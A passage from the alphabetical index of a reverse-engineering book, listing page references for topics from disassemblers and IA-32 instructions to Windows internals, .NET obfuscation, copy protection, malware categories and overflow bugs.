16-digit hexadecimal serial numbers, 371
usernames, 371, 406–407
validating user information, 407–408
deleting malicious software, 277
Denial-of-Service (DoS) attacks, 280
deobfuscators, 345
DES (Data Encryption Standard) algorithm, 200
detecting debuggers, 334–336
`Devices` directory, 83
"Differential Power Analysis", Paul Kocher, Joshua Jaffe, and Benjamin Jun, 319
Digital Millennium Copyright Act (DMCA), 20–22
digital rights management (DRM), 7, 319–321
Directive on the Legal Protection of Computer Programs (European Union), 23
directories (Windows operating system), 83
disassemblers
antireversing, 336–343
decompilers, 463
defined, 15, 110–112
ILDasm, 115–116
Interactive Disassembler (IDA), 112–115
linear sweep, 111, 337–338
recursive traversal, 111, 338–343
Disassembly of Executable Code Revisited, Benjamin Schwarz, Saumya Debray, and Gregory Andrews, 111
dispatcher (Windows operating system), 84
`DIV` instruction (IA-32), 49–50, 524
`div` instruction (MSIL), 432
DLLs (Dynamic Link Libraries), 28, 96–97
DMCA (Digital Millennium Copyright Act), 20–22
dongle, 316–317
DoS (Denial-of-Service) attacks, 280
DotFuscator obfuscator, 444, 448–451
doubly linked lists, 552–553
DRM (digital rights management), 7, 319–321
`DUMPBIN` executable-dumping tool, 133–136
Dynamic Link Libraries (DLLs), 28, 96–97

E

`EAX` register, 45–46
`EBP` register, 45–46
`EBX` register, 45–46
`ECX` register, 45–46
`EDI` register, 45–46
`EDX` register, 45–46
`EFLAGS` register, 46, 519–520
ElcomSoft software company, 22
encapsulation, 27
encrypted assemblies (.NET), 453
encryption
antireversing, 330
Cipher Block Chaining (CBC), 415
copy protection technologies, 318
DES (Data Encryption Standard) algorithm, 200
3DES encryption algorithm, 200
XOR algorithm, 416
Engineering a Compiler, Keith D. Copper and Linda Torczon, 54
`ENTER` instruction, 538–540
epilogues in functions, 486

ESI register, 45–46
ESP register, 45–46
European Union's Directive on the Legal Protection of Computer Programs, 23
evaluation stack (MSIL), 430
events, 86
exception handlers, 105–107
exceptions, 105–107
EXECryptor (StrongBit Technology), 345
executable data sections, 43
executable formats
  directories, 99–102
  exports, 99
  file alignment, 95
  headers, 97–98
  image sections, 95
  imports, 99
  relative virtual address (RVA), 95
  relocations, 93–95
  section alignment, 95–96
executable-dumping tools, 133–138
execution environments
  defined, 60
  microprocessors, 63–68
  virtual machines, 60–63
expression trees, 461–462
expressions, 461–462

F

fastcall calling convention, 541
faults (pages), 73–74
Felten vs. RIAA case, 22
file formats
  .crx file format, 202–204
  Microsoft Word file format, 200
  reversing, 202–204
file-backed section object, 78
FileMon system-monitoring tool, 130
finding crackmes, 420
firmware malware, 279–280
flags
  carry flag (CF), 520–521
  defined, 519
  EFLAGS register, 519–520
  overflow flag (OF), 520–521
  parity flag (PF), 521
  sign flag (SF), 521
  status flags, 46–47
  system flags, 46–47
  zero flag (ZF), 521
flow analysis
  data propagation, 468–470
  data type propagation, 471–474
  defined, 466–467
  register variable identification, 470–471
  single static assignment (SSA), 467–468
flow control
  conditional blocks, 32
  defined, 32
  loops, 33
  low-level implementation, 43–44
  switch blocks, 33
front end of decompilers
  basic block (BB), 464–466
  function of, 463
  semantic analysis, 463–464
function calls
  assembly language instructions, 51
  stack, 42
"A Functional Taxonomy for Software Watermarking", J. Nagra, C. Thomboroson, and C. Colberg, 322
function-level working-set tuning, 515–517
functions
  alldiv, 530–534
  allmul, 530
  calling, 487

functions *(continued)*
Cryptex command-line data encryption tool, 205–207
defined, 486
epilogues, 486
(-functions, 468
imported, 487–488
internal, 487
intrinsic string-manipulation functions, 249–250
library functions, 475–476
prologues, 486
`RtlDeleteElementGeneric Table`, 193–194
`RtlGetElementGenericTable`
disassembly, 153–155
initialization, 155–159
logic and structure, 159–161
search loop 1, 161–163
search loop 2, 163–164
search loop 3, 164–165
search loop 4, 165
setup, 155–159
source code, 165–168
`RtlInitializeGenericTable`, 146–151
`RtlInsertElementGeneric Table`, 168–170
`RtlIsGenericTableEmpty`, 152–153
`RtlLocateNodeGenericTable`, 170–178
`RtlLookupElementGeneric Table`, 188–193
`RtlNumberGenericTable Elements`, 151–152
`RtlRealInsertElement Worker`, 178–186
`RtlSplay`, 185–188
virtual functions, 557–560
(-functions, 468

G

GCC (GNU C Compiler) and G++ (GNU C++ Compiler) version 3.3.1 compiler, 59
General Method of Program Code Obfuscation, Gregory Wroblewski, 347
generic data structures, 547–548
generic data type arrays, 548
generic table API
callbacks prototypes, 195
definition, 145–146, 194–196
function prototypes, 196
internal data structures, 195
`RtlDeleteElementGeneric Table` function, 193–194
`RtlGetElementGenericTable` function
disassembly, 153–155
initialization, 155–159
logic and structure, 159–161
search loop 1, 161–163
search loop 2, 163–164
search loop 3, 164–165
search loop 4, 165
setup, 155–159
source code, 165–168
`RtlInitializeGenericTable` function, 146–151
`RtlInsertElementGeneric Table` function, 168–170
`RtlIsGenericTableEmpty` function, 152–153
`RtlLocateNodeGenericTable` function, 170–178
`RtlLookupElementGeneric Table` function, 188–193
`RtlNumberGenericTable Elements` function, 151–152
`RtlRealInsertElementWorker` function, 178–186
`RtlSplay` function, 185–188

Genesis gaming console (Sega Enterprises), 18
GLOBAL?? directory, 83
global variables, 542
GNU C Compiler (GCC) and GNU C++ Compiler (G++) compilers, 59
Grier, Aaron, *Automatic Detection and Prevention of Buffer-Overflow Attacks*, 252
ground rules for reversing sessions, 142–143

H

Hacarmy.D, Trojan/Backdoor program, 285–305
Hack SDMI challenge, 22
handles, 81
hardware breakpoints, 331–332
hardware exceptions, 105
hardware-based copy protection technologies, 316–317
heap, 42
heap overflows, 255–256
Hex Workshop (BreakPoint Software, Inc.), 131–132
high-level data management, 38
high-level languages, 33–37
Hinton, Heather, *Automatic Detection and Prevention of Buffer-Overflow Attacks*, 252

I

IA-32 decompilers, 477
IA-32 instructions
ADC, 529
ADD, 49–50, 522, 529
CALL, 51, 487, 540
CDQ, 535
CMP, 50, 480–483
Conditional Move (CMOVcc), 514–515
DIV, 49–50, 524
DIV/IDIV, 524
ENTER, 538–540
IDIV, 49–50, 524
IMUL, 49–50, 523
int 3, 331
Jcc, 51
LEA, 522
LEAVE, 538, 540
MOV, 49
MOVSX, 535
MOVZX, 534–535
MUL, 49–50, 523
opcode (operation code), 47
operands, 47–48
RET, 51, 540
SBB, 529
Set Byte on Condition (SETcc), 513–514
SUB, 49–50, 522, 529
SYSENTER, 394
IA-32 Intel Architecture Software Developer's Manual, Volume 2A and Volume 2B reference manuals, 48
IA-32 registers
defined, 39, 44–45
EAX, 45–46
EBP, 45–46
EBX, 45–46
ECX, 45–46
EDI, 45–46
EDX, 45–46
EFLAGS, 46, 519–520
ESI, 45–46
ESP, 45–46
IDA (Interactive Disassembler), 112–115, 121
IDC, *BSA and IDC Global Software Piracy Study*, 310
IDIV instruction, 49–50, 524
IIS Indexing Service Vulnerability, 262–271

IL (Intermediate Language)
activation records, 430
add instruction, 432
beq instruction, 432
bge instruction, 432
bgt instruction, 432
ble instruction, 432
blt instruction, 432
bne instruction, 432
box instruction, 432
br instruction, 432
C#, 36–37
call instruction, 431
code samples
counting items, 433–435
linked lists, 436–443
details, 424
div instruction, 432
evaluation stack, 430
ldarg instruction, 431
ldc instruction, 431
ldfld instruction, 431
ldloc instruction, 431
mul instruction, 432
.NET executables, 429
newarr instruction, 433
newobj instruction, 433
ret instruction, 431
starg instruction, 431
stfld instruction, 431
stloc instruction, 431
sub instruction, 432
switch instruction, 432
unbox instruction, 432
ILDasm, 115–116
imported functions, 487–488
imported variables, 544–546
IMUL instruction, 49–50, 523–524
information theft, 281
information-stealing worms, 278–279
inheritance, 29
inherited classes, 555–556
inlining, 353, 419
input/output system (Windows operating system), 103–104
instruction sets for decompilers, 460
instructions (IA-32)
ADC, 529
ADD, 49–50, 522, 529
CALL, 51, 487, 540
CDQ, 535
CMP, 50, 480–483
Conditional Move (CMOVcc), 514–515
DIV, 49–50, 524
DIV/IDIV, 524
ENTER, 538–540
IDIV, 49–50, 524
IMUL, 49–50, 523
int 3, 331
Jcc, 51
LEA, 522
LEAVE, 538, 540
MOV, 49
MOVSX, 535
MOVZX, 534–535
MUL, 49–50, 523
opcode (operation code), 47
operands, 47–48
RET, 51, 540
SBB, 529
Set Byte on Condition (SETcc), 513–514
SUB, 49–50, 522, 529
SYSENTER, 394
instructions (MSIL)
add, 432
beq, 432
bge, 432
bgt, 432
ble, 432
blt, 432
bne, 432

box, 432
br, 432
call, 431
div, 432
ldarg, 431
ldc, 431
ldfld, 431
ldloc, 431
mul, 432
newarr, 433
newobj, 433
ret, 431
starg, 431
stfld, 431
stloc, 431
sub, 432
switch, 432
unbox, 432
int 3 instruction, 331
integer overflows, 256–260
Intel
assembly language notation, 49
C++ Compiler version 8.0, 59–60
LaGrande Technology Architectural Overview, 319
NetBurst microarchitecture, 65–67
intellectual property, 310
Interactive Disassembler (IDA), 112–115, 121
interleaving code, 354–355
Intermediate Language (IL)
activation records, 430
add instruction, 432
beq instruction, 432
bge instruction, 432
bgt instruction, 432
ble instruction, 432
blt instruction, 432
bne instruction, 432
box instruction, 432
br instruction, 432
C#, 36–37
call instruction, 431
code samples
counting items, 433–435
linked lists, 436–443
details, 424
div instruction, 432
evaluation stack, 430
ldarg instruction, 431
ldc instruction, 431
ldfld instruction, 431
ldloc instruction, 431
mul instruction, 432
.NET executables, 429
newarr instruction, 433
newobj instruction, 433
ret instruction, 431
starg instruction, 431
stfld instruction, 431
stloc instruction, 431
sub instruction, 432
switch instruction, 432
unbox instruction, 432
intermediate representations, 55–56, 459–460
internal functions, 487
interoperability, 8, 17, 142
interpreters, 61–62
intrinsic string-manipulation functions, 249–250
I/O system (Windows operating system), 103–104
IsDebuggerPresent Windows API, 332–333

J

J#, 428
Jaffe, Joshua, "Differential Power Analysis", 319
Java, 36, 423
Java Virtual Machine (JVM), 60
Jcc instructions, 51
JiTs (just-in-time compilers), 62

Johnstone, Richard, *Computer Software Security System* patent, 311
Journal of the ACM, *Self-adjusting binary search trees*, Robert Endre Tarjan and Daniel Dominic Sleator, 187
Jun, Benjamin, "Differential Power Analysis", 319
just-in-time compilers (JiTs), 62
JVM (Java Virtual Machine), 60

K

kernel memory, 74
kernel memory space, 75–77
kernel mode, 72–73
kernel-mode debuggers
  applications, 122–123
  defined, 117–118
  limitations, 123
  SoftICE, 124–126
  virtual machines, 127
  WinDbg, 123–124
Key ID (Windows Media Rights Manager), 321
KeygenMe-3 crackme program, 358–363
keygenning, 364–365
keywords
  `class`, 547
  `register`, 545
  `static`, 543
  `struct`, 547
  `volatile`, 545
kleptographic worms, 278
Knuth, Donald E.
  The Art of Computer Programming — Volume 2: Seminumerical Algorithms (Second Edition), 251
  The Art of Computer Programming — Volume 3: Sorting and Searching (Second Edition), 177, 187
Kocher, Paul, "Differential Power Analysis", 319
Kruegel, Christopher, "Static Disassembly of Obfuscated Binaries", 344
Kuhn, Markus G., "Cipher Instruction Search Attack on the Bus-Encryption Security Microcontroller", 319

L

LaGrande Technology Architectural Overview, Intel, 319
last in, first out (LIFO), 40
layout
  doubly linked lists, 553
  singly linked lists, 551
  stack, 539
  stack frames, 539
  trees, 554
`ldarg` instruction, 431
`ldc` instruction, 431
`ldfld` instruction, 431
`ldloc` instruction, 431
`LEA` instruction, 522
`LEAVE` instruction, 538, 540
legality of reverse engineering, 17–23
lexical analysis or scanning, 55
libraries, 28
library functions, 475–476
license agreements, 23
licenses for software, 311
Lie, David, "Architectural Support for Copy and Taper Resistant Software", 319
LIFO (last in, first out), 40
linear sweep disassemblers, 337–338
line-level working-set tuning, 516, 518
linked lists, 32, 549–553
Linux, 423

listing files, 58–59
lists, 31
live code analysis, 110
local variables, 42, 542–544
logical operators, 492–499
loops
  break conditions, 506–507
  defined, 33
  posttested, 506
  pretested, 504–506
  skip-cycle statements, 507–508
  unrolling, 508–509
Low, Douglas
  "Manufacturing Cheap, Resilient, and Stealthy Opaque Constructs", 346
  A Taxonomy of Obfuscating Transformations, 348
low-level data management, 37–38
low-level software, 9–10, 25

M

machine code, 11
Maier, David, *Automatic Detection and Prevention of Buffer-Overflow Attacks*, 252
malicious software
  adware, 276–277
  backdoors, 276
  BIOS/firmware, 279–280
  defined, 5–6, 273
  deleting, 277
  information-stealing worms, 278–279
  metamorphism, 283–285
  mobile code, 276
  polymorphism, 282–283
  spyware, 276–277
  Trojan/Backdoor.Hacarmy.D program, 285–305
  Trojan horses, 275
  uses
    backdoor access, 280
    Denial-of-Service (DoS) attacks, 280
    information theft, 281
    resource theft, 280–281
    vandalism, 280
  viruses, 274
  vulnerabilities, 281
  worms, 274–275
malloc exploits, 255–256
malware. *See* malicious software
Malware: Fighting Malicious Code, Ed Skoudis and Lenny Zeltser, 280
Managed C++, 428
managed code (.NET), 426
managing data
  high-level, 38
  lists, 31–32
  low-level, 37–38
  registers, 39
  user-defined data structures, 30–31
  variables, 30
"Manufacturing Cheap, Resilient, and Stealthy Opaque Constructs", Christian Collberg, Clark Thomborson, and Douglas Low, 346
McCabe software complexity metric, 445
MD5 cryptographic hashing algorithm, 213
media-based copy protection technologies, 314–316
Memon, Nasir, "Protecting Digital Media Content", 322
memory management in Windows
  kernel memory, 74–75
  kernel memory space, 75–77
  page faults, 73–74
  paging, 73
  section objects, 77–78
  user memory, 74–75

memory management in Windows *(continued)*
user-mode allocations, 78–79
VAD (Virtual Address Descriptor) tree, 78
virtual memory, 72–73
Virtual Memory Manager, 79–80
working sets, 74
memory mapped files, 78
metadata (.NET), 426
metamorphism, 283–285
methodologies of reversing, 110
methods, 556–557
microcode, 65
Microprocessor for Executing Enciphered Programs patent, Robert M. Best, 311, 318
microprocessors, 63–68
Microsoft Intermediate Language (MSIL)
activation records, 430
`add` instruction, 432
`beq` instruction, 432
`bge` instruction, 432
`bgt` instruction, 432
`ble` instruction, 432
`blt` instruction, 432
`bne` instruction, 432
`box` instruction, 432
`br` instruction, 432
C#, 36–37
`call` instruction, 431
code samples
counting items, 433–435
linked lists, 436–443
details, 424
`div` instruction, 432
evaluation stack, 430
`ldarg` instruction, 431
`ldc` instruction, 431
`ldfld` instruction, 431
`ldloc` instruction, 431
`mul` instruction, 432
.NET executables, 429
`newarr` instruction, 433
`newobj` instruction, 433
`ret` instruction, 431
`starg` instruction, 431
`stfld` instruction, 431
`stloc` instruction, 431
`sub` instruction, 432
`switch` instruction, 432
`unbox` instruction, 432
Microsoft (MS)
C/C++ Optimizing Compiler version 13.10.3077, 59
cryptographic service providers (CSPs), 207
`DUMPBIN` executable-dumping tool, 133–136
IIS Indexing Service Vulnerability, 262–271
ILDasm, 115–116
Next-Generation Secure Computing Base (NGSCB), 323–324
Virtual PC, 128
WinDbg debugger, 119–121, 123–124
Microsoft .NET platform
assemblies, 426, 453
C# programming language, 428
class library, 426
Common Intermediate Language (CIL), 429
Common Language Runtime (CLR), 426–427
Common Type System (CTS), 428–429
comparison with Java, 423
compilation stages, 429
decompilers, 424–425, 443
IL (Intermediate Language), 424, 429–430
J# programming language, 428

Managed C++ programming language, 428
managed code, 426
metadata, 426
.NET Framework environment, 426
obfuscators, 424, 444–455
Visual Basic .NET programming language, 428
Microsoft Word file format, 200
Misra, Jayadeve, *Strategies to Combat Software Piracy*, 312
mobile code, 276
modules, 28
modulo, 527–528
monitoring tools
defined, 15, 129–130
FileMon, 130
PortMon, 130
Process Explorer, 130–131
RegMon, 130
TCPView, 130
TDIMon, 130
WinObj, 130
`MOV` instruction, 49
`MOVSX` instruction, 535
`MOVZX` instruction, 534–535
MS (Microsoft)
C/C++ Optimizing Compiler version 13.10.3077, 59
cryptographic service providers (CSPs), 207
`DUMPBIN` executable-dumping tool, 133–136
IIS Indexing Service Vulnerability, 262–271
ILDasm, 115–116
Next-Generation Secure Computing Base (NGSCB), 323–324
Virtual PC, 128
WinDbg debugger, 119–121, 123–124
MSIL (Microsoft Intermediate Language)
activation records, 430
`add` instruction, 432
`beq` instruction, 432
`bge` instruction, 432
`ble` instruction, 432
`blt` instruction, 432
`bne` instruction, 432
`box` instruction, 432
`br` instruction, 432
C#, 36–37
`call` instruction, 431
code samples
counting items, 433–435
linked lists, 436–443
details, 424
`div` instruction, 432
evaluation stack, 430
`ldarg` instruction, 431
`ldc` instruction, 431
`ldfld` instruction, 431
`ldloc` instruction, 431
`mul` instruction, 432
.NET executables, 429
`newarr` instruction, 433
`newobj` instruction, 433
`ret` instruction, 431
`starg` instruction, 431
`stfld` instruction, 431
`stloc` instruction, 431
`sub` instruction, 432
`switch` instruction, 432
`unbox` instruction, 432
Muchnick, Steven S., *Advanced Compiler Design and Implementation*, 54
`MUL` instruction, 49–50, 523–524
`mul` instruction, 432
multidimensional arrays, 31
multiple-alternative conditional, 490–491
mutexes, 87

N

Nagra, J., "A Functional Taxonomy for Software Watermarking", 322
named objects, 81–83
native API, 90–91
native code decompilers, 457–459
Nebbett, Gary, *Windows NT/2000 Native API Reference*, 91, 389
.NET
  assemblies, 426, 453
  C# programming language, 428
  class library, 426
  Common Intermediate Language (CIL), 429
  Common Language Runtime (CLR), 426–427
  Common Type System (CTS), 428–429
  comparison with Java, 423
  compilation stages, 429
  decompilers, 424–425, 443
  IL (Intermediate Language), 424, 429–430
  J# programming language, 428
  Managed C++ programming language, 428
  managed code, 426
  metadata, 426
  .NET Framework environment, 426
  obfuscators, 424, 444–455
  Visual Basic .NET programming language, 428
NetBurst microarchitecture, 65–67
networking protocols, 202
`newarr` instruction, 433
`newobj` instruction, 433
Next-Generation Secure Computing Base (NGSCB), 323–324
nonexecutable memory, 254–255
`NtQuerySystemInformation` native API, 333–334
NuMega SoftICE debugger, 124–126, 334
n-way conditionals, 33, 499–500, 502–504

O

`OBFUSCATE` macro, 343–344
obfuscation, 328–329, 344–345
obfuscators
  defined, 63
  DotFuscator, 444, 448–451
  .NET, 424, 444–455
  Remotesoft Obfuscator, 451–452
  Remotesoft Protector, 452–455
  Spices.Net, 444
  XenoCode, 444, 446–447
object code, 11
object-oriented design (OOD), 29
objects
  base object, 29
  clients, 29
  defined, 29
  inheritance, 29
  named objects, 81–83
  object-oriented design (OOD), 29
  polymorphism, 29, 35
  Windows operating system, 80–83
OF (overflow flag), 520–521
offline code analysis, 110
OllyDbg debugger, 118–120
OOD (object-oriented design), 29
opaque predicates, 338–340, 346–347
opcode (operation code), 11, 47
operand comparison, 50
operands
  comparing, 480–483
  instructions, 47–48
  signed, 480–481
  unsigned, 482–483
operating systems
  defined, 13
  Windows
    application programming interfaces (APIs), 88–91
    architecture, 70–71

compatibility, 71
context switching, 85–86
critical sections, 87
directories, 83
dispatcher, 84
dynamically linked libraries (DLLs), 96–97
events, 86
exception handlers, 105–107
exceptions, 105–107
executable formats, 93–102
features, 70–71
handles, 81
history, 70
I/O system, 103–104
kernel memory, 74
kernel memory space, 75–77
kernel mode, 72–73
multiprocessor capability, 71
multithreaded, 71
mutexes, 87
object manager, 80–81
objects, 80–83
page faults, 73–74
paging, 73
portability, 71
process initialization sequence, 87–88
processes, 84
scheduler, 84
section objects, 77–78
security, 71
semaphores, 87
64-bit versions, 71–72
supported hardware, 71
synchronization objects, 86–87
system calling mechanism, 91–93
32-bit versions, 71–72
threads, 84–85
user memory, 74
user mode, 72–73
user-mode allocations, 78–79
VAD (Virtual Address Descriptor) tree, 78
virtual memory, 70, 72
Virtual Memory Manager, 79–80
Win32 subsystem, 104–105
working sets, 74
operation code (opcode), 11, 47
operators, 492–499
optimizers (compilers), 56–57
OR logical operator, 492, 494–498
ordering transformations, 346, 355
outlining, 353
overflow bugs
heap overflows, 255–256
integer overflows, 256–260
stack overflows, 245–255
string filters, 256
overflow flag (OF), 520–521

P

page faults, 73–74
page tables (virtual memory), 72
pagefile-backed section object, 78
pages (virtual memory), 72
paging, 73
parity flag (PF), 521
password verification process
"Bad Password" message, 207–210
hashing the password, 213–218
password transformation algorithm, 210–213
patching
Hex Workshop, 131–132
KeygenMe-3 crackme program, 358–363
patents, 20, 311, 318
PE (Portable Executable)
directories, 99–102
exports, 99
file alignment, 95
headers, 97–98
image sections, 95

PE (Portable Executable) *(continued)*
imports, 99
relative virtual address (RVA), 95
relocations, 93–95
section alignment, 95–96
PEBrowse Professional Interactive
debugging, 122
executable dumping, 137–138
PEiD program, 376–377
PEView executable-dumping tool, 137
PF (parity flag), 521
Phrack paper, Aleph1, 245
pipelines, 65–67
piracy
class breaks, 312–313
copy protection schemes, 313
copy protection technologies, 311–313
copyrights, 309–310
digital rights management (DRM), 319–321
intellectual property, 310
magnitude of, 309
software, 310–311
software piracy, 312
trusted computing, 322–324
watermarking, 321–322
polymorphism, 29, 35, 282–283
portability of Windows operating system, 71
Portable Executable (PE)
directories, 99–102
exports, 99
file alignment, 95
headers, 97–98
image sections, 95
imports, 99
relative virtual address (RVA), 95
relocations, 93–95
section alignment, 95–96
PortMon system-monitoring tool, 130
posttested loops, 506
power usage analysis attacks, 319
precompiled assemblies (.NET), 453
PreEmptive Solutions DotFuscator obfuscator, 444, 448–451
pretested loops, 504–506
primitive data types, 472–473
procedures
`alldiv`, 530–534
`allmul`, 530
calling, 487
Cryptex command-line data encryption tool, 205–207
defined, 486
epilogues, 486
(, 468
imported, 487–488
internal, 487
intrinsic string-manipulation, 249–250
library, 475–476
prologues, 486
`RtlDeleteElementGenericTable`, 193–194
`RtlGetElementGenericTable`
disassembly, 153–155
initialization, 155–159
logic and structure, 159–161
search loop 1, 161–163
search loop 2, 163–164
search loop 3, 164–165
search loop 4, 165
setup, 155–159
source code, 165–168
`RtlInitializeGenericTable`, 146–151
`RtlInsertElementGenericTable`, 168–170
`RtlIsGenericTableEmpty`, 152–153

RtlLocateNodeGenericTable, 170–178
RtlLookupElementGenericTable, 188–193
RtlNumberGenericTableElements, 151–152
RtlRealInsertElementWorker, 178–186
RtlSplay, 185–188
Process Explorer system-monitoring tool, 130–131
process initialization sequence, 87–88
processes, 84
program comprehension, 443
program data
defined, 537
stack
defined, 538
layout, 539
stack frames
defined, 538
ENTER instruction, 538–540
layout, 539
LEAVE instruction, 538, 540
program structure
control flow
conditional blocks, 32
defined, 32
loops, 33
switch blocks, 33
data management, 29–32
defined, 26–27
encapsulation, 27
modules, 28
objects, 29
procedures, 28
programming languages
C, 34–35
C#, 36–37, 428
C++, 35
Java, 36, 423
.NET, 428
prologues in functions, 486
proprietary software, 7–8
"Protecting Digital Media Content", Nasir Memon and Ping Wah Wong, 322
protection technologies
attacks, 324
challenge response, 315–316
class breaks, 312–313
cracking, 357–358
crypto-processors, 318–319
Defender crackme program, 415–416
dongle, 316–317
encryption, 318
hardware-based, 316–317
media-based, 314–316
objectives, 312
online activation, 315–316
requirements, 313
ripping algorithms, 365–370
serial numbers, 315
server-based software, 317
StarForce suite (StarForce Technologies), 345
trusted components, 312
Uncrackable Model, 314
Protector (Remotesoft), 452–455
Pu, Calton, *Automatic Detection and Prevention of Buffer-Overflow Attacks*, 252
pure arithmetic, 510–512

R

reciprocal multiplication, 524–527
recursive traversal disassemblers, 338–343
redundancy elimination, 57
register keyword, 545
register transfer languages (RTL), 468
register values, 42

registers
defined, 39, 44–45
EAX, 45–46
EBP, 45–46
EBX, 45–46
ECX, 45–46
EDI, 45–46
EDX, 45–46
EFLAGS, 46, 519–520
ESI, 45–46
ESP, 45–46
RegMon system-monitoring tool, 130
relative virtual address (RVA), 95
Remotesoft
Obfuscator, 451–452
Protector, 452–455
resource theft, 280–281
restructuring arrays, 356
RET instruction, 51, 540
ret instruction, 431
Reverse Compilation Techniques, Christina Cifuentes, 477
reverse engineering
applications, 4–5
code-level reversing, 13–14
competing software, 8–9, 18–19
data reverse engineering
Cryptex command-line data encryption tool, 200–202
defined, 199
file formats, 202–204
Microsoft Word file format, 200
networking protocols, 202
uses, 199–200
defined, 3–4
ground rules, 142–143
legality, 17–23
live code analysis, 110
offline code analysis, 110
security-related
cryptographic algorithms, 6
digital rights management (DRM), 7
malicious software, 5–6
proprietary software, 7–8
software development, 8–9
system-level reversing, 13–14
reversing tools
Cryptex command-line data encryption tool, 200, 202
debuggers, 15–16, 116–126
decompilers, 16, 129
disassemblers, 15, 110–116
executable dumping, 133–138
patching, 131–132
system monitoring, 15, 129–130
ripping algorithms, 365–370
RTL (register transfer languages), 468
RtlDeleteElementGenericTable function, 193–194
RtlGetElementGenericTable function
disassembly, 153–155
initialization, 155–159
logic and structure, 159–161
search loop 1, 161–163
search loop 2, 163–164
search loop 3, 164–165
search loop 4, 165
setup, 155–159
source code, 165–168
RtlInitializeGenericTable function, 146–151
RtlInsertElementGenericTable function, 168–170
RtlIsGenericTableEmpty function, 152–153
RtlLocateNodeGenericTable function, 170–178
RtlLookupElementGenericTable function, 188–193
RtlNumberGenericTableElements function, 151–152
RtlRealInsertElementWorker function, 178–186

`RtlSplay` function, 185–188
RVA (relative virtual address), 95

S

`SBB` instruction, 529
scheduler (Windows operating system), 84
Schneier, Bruce, *Applied Cryptography, Second Edition*, 312, 415
Schwarz, Benjamin, *Disassembly of Executable Code Revisited*, 111
SDMI (Secure Digital Music Initiative), 22
searching, 32
section objects, 77–78
Secure Audio Path, 321
Secure Digital Music Initiative (SDMI), 22
security
  defined, 243–244
  Windows operating system, 71
security-related reverse engineering
  cryptographic algorithms, 6
  digital rights management (DRM), 7
  malicious software, 5–6
  proprietary software, 7–8
Sega Enterprises, 18
self-adjusting binary search trees, 187–191
Self-adjusting binary search trees, Journal of the ACM (JACM), Robert Endre Tarjan and Daniel Dominic Sleator, 187
semaphores, 87
serial numbers, 315
server-based software, 317
Set Byte on Condition (SETcc), 513–514
sign extending, 535
sign flag (SF), 521
signed conditional codes, 483–485
signed operands, 480–481
single static assignment (SSA), 467–468
single-branch conditionals, 488–489
single-stepping, 16
singly linked lists, 550–552
64-bit arithmetic, 528–534
64-bit versions of Windows, 71–72
skip-cycle statements in loops, 507–508
Sklyarov, Dmitry (Russian programmer), 22
Skoudis, Ed, *Malware: Fighting Malicious Code*, 280
Sleator, Daniel Dominic, *Self-adjusting binary search trees*, Journal of the ACM (JACM), 187
SoftICE debugger, 124–126, 334
software
  anti-reverse-engineering clauses, 23
  assembly language, 10–11
  bytecodes, 12–13
  competing software, 8–9, 18–19
  compilers, 11–12
  copy protection schemes, 313
  interoperability, 8, 17
  license agreements, 23
  low-level, 9–10, 25
  malicious, 5–6, 273–277
  operating systems, 13
  system, 9–10
  Uncrackable Model, 314
  virtual machines, 12–13
software development, 8–9
software exceptions, 105
software licenses, 311
software piracy, 310–312
software watermarking, 322
Spices.Net obfuscator, 444
splay tables, 187–191
spyware, 276–277

SSA (single static assignment), 467–468
stack
  defined, 40, 538
  function calls, 42
  layout, 539
  LIFO (last in, first out), 40
  local variables, 42
  pop operations, 41
  push operations, 41
  register values, 42
stack checking, 250–254
stack frames
  defined, 538
  `ENTER` instruction, 538–540
  layout, 539
  `LEAVE` instruction, 538, 540
stack overflows, 245–255
StarForce suite (StarForce Technologies), 345
`starg` instruction, 431
"Static Disassembly of Obfuscated Binaries", Christopher Kruegel, et al., 344
`static` keyword, 543
static libraries, 28
status flags, 46–47
`stdcall` calling convention, 541
`stfld` instruction, 431
`stloc` instruction, 431
Strategies to Combat Software Piracy, Jayadeve Misra, 312
string filters, 256
StrongBit Technology EXECryptor, 345
`struct` keyword, 547
structured exception handling, 105–106
structures for data
  alignment, 547–548
  arrays, 31, 548–549
  classes
    constructors, 559–560
    data members, 555–556
    defined, 555
    inherited classes, 555–556
    methods, 556–557
    virtual functions, 557–560
  defined, 547
  generic data structures, 547–548
  linked lists, 32, 549–553
  lists, 31
  trees, 32, 552, 554
  user-defined data structures, 30–31
  variables, 30
`SUB` instruction, 49–50, 522, 529
`sub` instruction, 432
switch blocks, 33, 499–504
`switch` instruction, 432
symbolic information, 328–330
symbolic link directory, 83
synchronization objects, 86–87
`SYSENTER` instruction, 394
system calling mechanism (Windows operating system), 91–93
system flags, 46–47
system software, 9–10
system-level reversing, 13–14
system-monitoring tools
  defined, 15, 129–130
  FileMon, 130
  PortMon, 130
  Process Explorer, 130–131
  RegMon, 130
  TCPView, 130
  TDIMon, 130
  WinObj, 130

T

table API
  callbacks prototypes, 195
  definition, 145–146, 194–196
  function prototypes, 196

internal data structures, 195
RtlDeleteElementGenericTable function, 193–194
RtlGetElementGenericTable function, 153–168
RtlInitializeGenericTable function, 146–151
RtlInsertElementGenericTable function, 168–170
RtlIsGenericTableEmpty function, 152–153
RtlLocateNodeGenericTable function, 170–178
RtlLookupElementGenericTable function, 188–193
RtlNumberGenericTableElements function, 151–152
RtlRealInsertElementWorker function, 178–186
RtlSplay function, 185–188
table interpretation, 348–353
Tarjan, Robert Endre, *Self-adjusting binary search trees*, Journal of the ACM (JACM), 187
A Taxonomy of Obfuscating Transformations, Christian Collberg, Clark Thomborson, and Douglas Low, 348
TCPView system-monitoring tool, 130
TDIMon system-monitoring tool, 130
technologies for copy protection
attacks, 324
challenge response, 315–316
class breaks, 312–313
cracking, 357–358
crypto-processors, 318–319
Defender crackme program, 415–416
dongle, 316–317
encryption, 318
hardware-based, 316–317
media-based, 314–316
objectives, 312
online activation, 315–316
requirements, 313
ripping algorithms, 365–370
serial numbers, 315
server-based software, 317
StarForce suite (StarForce Technologies), 345
trusted components, 312
Uncrackable Model, 314
32-bit versions of Windows, 71–72
thiscall calling convention, 541
Thomborson, Clark
"A Functional Taxonomy for Software Watermarking", 322
"Manufacturing Cheap, Resilient, and Stealthy Opaque Constructs", 346
A Taxonomy of Obfuscating Transformations, 348
thread information block (TIB), 106
thread-local storage (TLS), 546–547
threads, 84–85
3DES encryption algorithm, 200
tools
Cryptex command-line data encryption tool, 200, 202
debuggers, 15–16, 116–126
decompilers, 16, 129
disassemblers, 15, 110–116
executable dumping, 133–138
patching, 131–132
system monitoring, 15, 129–130
Torczon, Linda, *Engineering a Compiler*, 54
trade secrets, 20
